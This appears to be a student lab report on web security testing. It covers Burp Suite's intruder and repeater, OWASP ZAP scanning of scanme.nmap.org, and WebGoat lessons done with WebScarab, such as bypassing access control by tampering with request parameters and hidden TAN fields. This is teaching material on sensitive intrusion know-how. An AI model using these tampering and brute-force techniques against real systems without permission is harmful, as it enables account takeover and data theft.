


Figure 185

Additionally, options can be set to select how the payload will be processed such as modifying the case, or adding/removing prefixes (Figure 35).

Figure 186

Finally, if the page contains a unique login error code, it can be identified in the options tab. This ensures that the intruder can identify which attack was successful. The error code can be found by purposely failing to login and then inspecting the results.

Now that everything is configured, the attack can be launched via the intruder drop down menu. The intruder will make its way through the dictionary listed using the defined options. This cannot be fully demonstrated here because there is not a website available on the network to test against.

Another tool within the Burp Suite is the repeater. This does just what the name suggests, automates a message and sends it repeatedly. To demonstrate this, multiple GET requests are sent to www.scanme.nmap.org using the repeater (Figure 36). This can also be useful for intercepting requests and modifying them before being sent.




Figure 187

Using OWASP ZAP

Another program that performs similar functions as BurpSuite is OWASP ZAP. OWASP ZAP also functions as a proxy through which Internet traffic can be directed and consequently analyzed. Like BurpSuite, OWASP ZAP comes pre-installed on Backtrack5 R3.

Directing traffic through OWASP ZAP works the same as with BurpSuite - simply set a proxy to use in Firefox's settings (Figure 37). As can be seen in figure 38, OWASP ZAP now intercepts all data sent to and from Firefox, including ads and safebrowsing results. Excluding these results is actually easier than in BurpSuite because rather than having to make a rule the user can just right-click certain results and select to exclude them from the proxy (Figure 39).




Figure 188




Figure 189




Figure 190

Going to the site www.google.com and inspecting the cookie that is sent to the browser reveals that the cookie has a lifetime of two years - until March 21st, 2015 (Figure 40).




Figure 191

OWASP ZAP also has port-scan functionality. To test this feature, a website that allows port scanning is needed. The website scanme.nmap.org was chosen, since they have a disclaimer on their front page saying that port scanning their webhosting machine is allowed (Figure 41).

Hello, and welcome to Scanme.Nmap.Org, a service provided by the Nmap Security Scanner Project and Insecure.Org.

We set up this machine to help folks learn about Nmap and also to test and make sure that their Nmap installation (or Internet connection) is working properly. You are authorized to scan this machine with Nmap or other port scanners. Try not to hammer on the server too hard. A few scans in a day is fine, but dont scan 100 times a day or use this site to test your ssh brute-force password cracking tool.

Thanks
-Fyodor

Figure 192

Using the port scan function in OWASP ZAP is easy - simply select the 'port scan' tab and select the host to scan. The list of available hosts is populated with domains from which traffic has passed through the proxy (Figure 42). The port scan results were similar to what would have been obtained through an nmap scan. However, OWASP ZAP's portscan function didn't allow for any customization like nmap's scanning function does. Additionally, the port scan was very slow - possibly because a remote network rather than a local network was scanned, and also because the port scan might be configured to be less easily detected - so it was decided to stop the scan at 3% (Figure 43).




Figure 193




Figure 194

OWASP ZAP also has an ‘active scan’ tab. To find out what the active scan feature does it was run against scanme.nmap.org. The results can be seen in figure 44. What the results suggest is that an active scan uses GET requests to create a list of all directories and files that a regular user would have access to on the site. Trying this out with one of the results (http://scanme.nmap.org/images/sitelogo.png) displayed the image in figure 45.




Figure 195

Figure 196

Comparison between BurpSuite and OWASP ZAP

Both Burp Suite and OWASP ZAP have notable proxy servers and are able to inspect and/or manipulate traffic equally well. However, there are some differences between the two.

Burp suite proved very versatile in performing analysis. It is a well-made tool with an intuitive interface. The intruder tool seemed very powerful for performing exploits and allowed for a wealth of customization options. Additionally, it comes with the repeater and spider tools which are handy for analysis. However, a drawback is not being able to access all of its capabilities without purchasing the product.

OWASP ZAP performs proxy capabilities very similar to the way Burp does. While inspecting traffic, OWASP suggested Google’s cookies last two years, while Burp suggested they last one. This shows that there are some differences in the way the applications work. An advantage OWASP had over Burp was the ability to perform scans. Burp has the capability, but only in the Pro version.

Overall, both applications are a great tool to have.

Web Vulnerability Analysis

A web vulnerability analysis is similar to what was previously done with Burp Suite and OWASP ZAP. The program that will be used for this exercise is WebScarab, which has similar features but provides more functionality for changing requests and responses to and from web applications. WebScarab will be used in conjunction with WebGoat - a web application designed to provide lessons and exercises that demonstrate specific web vulnerabilities.

Using WebGoat

Questions

1. Under "Authentication Flaws" There is a lab called Multi Level Login 2. For this lab you are an attacker and you have a username and password. What is the username and password for this attacker?

The username for this attacker is ‘Joe’ and the password is ‘banana’ (Figure 46)

Figure 197

2. What is the name of the session id that WebGoat is using?

The answer can be found in Figure 47.

Figure 198

3. How many operations are defined in the WebGoat WSDL file? It's under the Web Services section

There are eight operations defined in the WebGoat WSDL file (Figure 48).

Figure 199

Using WebScarab

Beyond the basic questions that needed to be answered some of the WebGoat lessons were also completed. These lessons are valuable resources to learn more about Web security, such as basic authentication, buffer overflows, cross site scripting, etc. As a second tool the Web vulnerability scanner WebScarab was used.

Access Control Flaws

Using an Access Control Matrix

This lesson demonstrates the importance of using well-designed access control systems. The attacker in this lesson can log in to a system using certain roles; Moe, Larry, Curly, or Shemp. Each role has different permissions but only the Admin role should have access to the 'Account Manager resource' (Figure 49).

However, it turns out the Access Matrix was not properly configured and user 'Larry' actually has access to the Account Manager resource (Figure 50).




Figure 200

Figure 201

Bypass a Path Based Access Control Scheme

In this lesson, the attacker has access to a certain amount of files, all located in a certain directory. The application doesn't provide access to other directories. However, the attacker can still access other directories by intercepting the GET request using WebScarab (Figure 51), and changing the requested file to a different file in a different directory (Figure 52). Access to the file in another directory was successfully obtained this way (Figure 53).




Figure 202




Figure 203




Figure 204

Lab: Role Based Access Control

In the first section of this lesson, the objective is to log in as a regular user and test to see if the user's profile can be deleted. Deleting a profile is not part of the regular option (Figure 54). However, by intercepting the GET request with WebScarab and changing the action from 'ViewProfile' to 'DeleteProfile' (Figure 55), the profile can be successfully deleted (Figure 56).




Figure 205




Figure 206




Figure 207

In another section of this lab, the goal is to log in as one employee and to then bypass data layer access control to view the profile of another employee. Figure 57 shows that user Tom Cat is logged in, and hidden fields show the employee ID - 105. When the page is refreshed, the GET request is intercepted the employee ID number is changed (Figure 58) to view the profile of another employee (Figure 59).




Figure 208




Figure 209

* You have completed Stage 3: Bypass Data Layer Access Control.
* Welcome to Stage 4: Add Data Layer Access Control

Figure 210

Authentication Flaws

Password Strength:

This lesson demonstrates the strength or weakness of different types of passwords. The website https://www.cnlab.ch/codecheck estimates a password strength and time it would take to complete cracking of the password. The website demonstrates that even for a six character password, the time to crack can range from 0 seconds to 41 days depending on the characters used (Figure 60).




Figure 211

Forgot Password:

This lesson demonstrates the importance of implementing password recovery mechanisms that aren't simplistic. In other words, users should not be able to easily guess answers to security questions for other users and then be presented with that user's password (Figure 61).




Figure 212

Multi-Level Login 1

This lesson demonstrates how even a system with multiple levels of login mechanisms can be bypassed if it's not implemented correctly. Some login systems user Transaction Authentication Numbers (TANs) that need to be entered correctly in addition to a username and password. In this lesson scenario, the attacker has the username and password for a different user (obtained through phishing) and also a TAN. However, the TAN has already been used and another TAN would need to be provided in order to successfully log in. However, running WebScarab simultaneously with the application reveals that the login mechanism uses a hidden field where the TAN number to be entered is displayed (Figure 62). This field is set to '3' but by changing it to '1' and using the old TAN the attacker can successfully log in to the user's account (Figure 63).

Figure 213

* Congratulations. You have successfully completed this lesson.

Figure 214

Multi-Level Login 2

This lesson is similar to multi-level login 1 except that now the attacker has a valid account with the login mechanism (Figure 64). Again the login mechanism uses a hidden field, this time it displays the username that is trying to log in while the user enters their TAN (Figure 65). By providing a valid TAN but changing the hidden user field from Joe to Jane, the attacker can successfully log in to Jane's account (Figure 66).

Figure 215




Figure 216

Figure 217

Hack This

WebGoat is just one resource that emulates hacking a webpage. Another option is www.hackthis.co.uk. This website only requires a registered account (which is free). Once logged in there are multiple levels

to use categorized such as basic, intermediate, SQL, and Java to name a few. This lab will demonstrate a few scenarios on the webpage.

MAIN level one involves finding a valid username and password to log onto the site (Figure 67). The solution to this level is inspecting the source code and finding the appropriate credentials (Figure 68). Even though this example isn't typically exploitable in real situations, looking in the source code is always a good start.

Figure 218

```
</div>
<!--username:in  password:out-->
<form id="level_form" action="m1.php" method="POST">
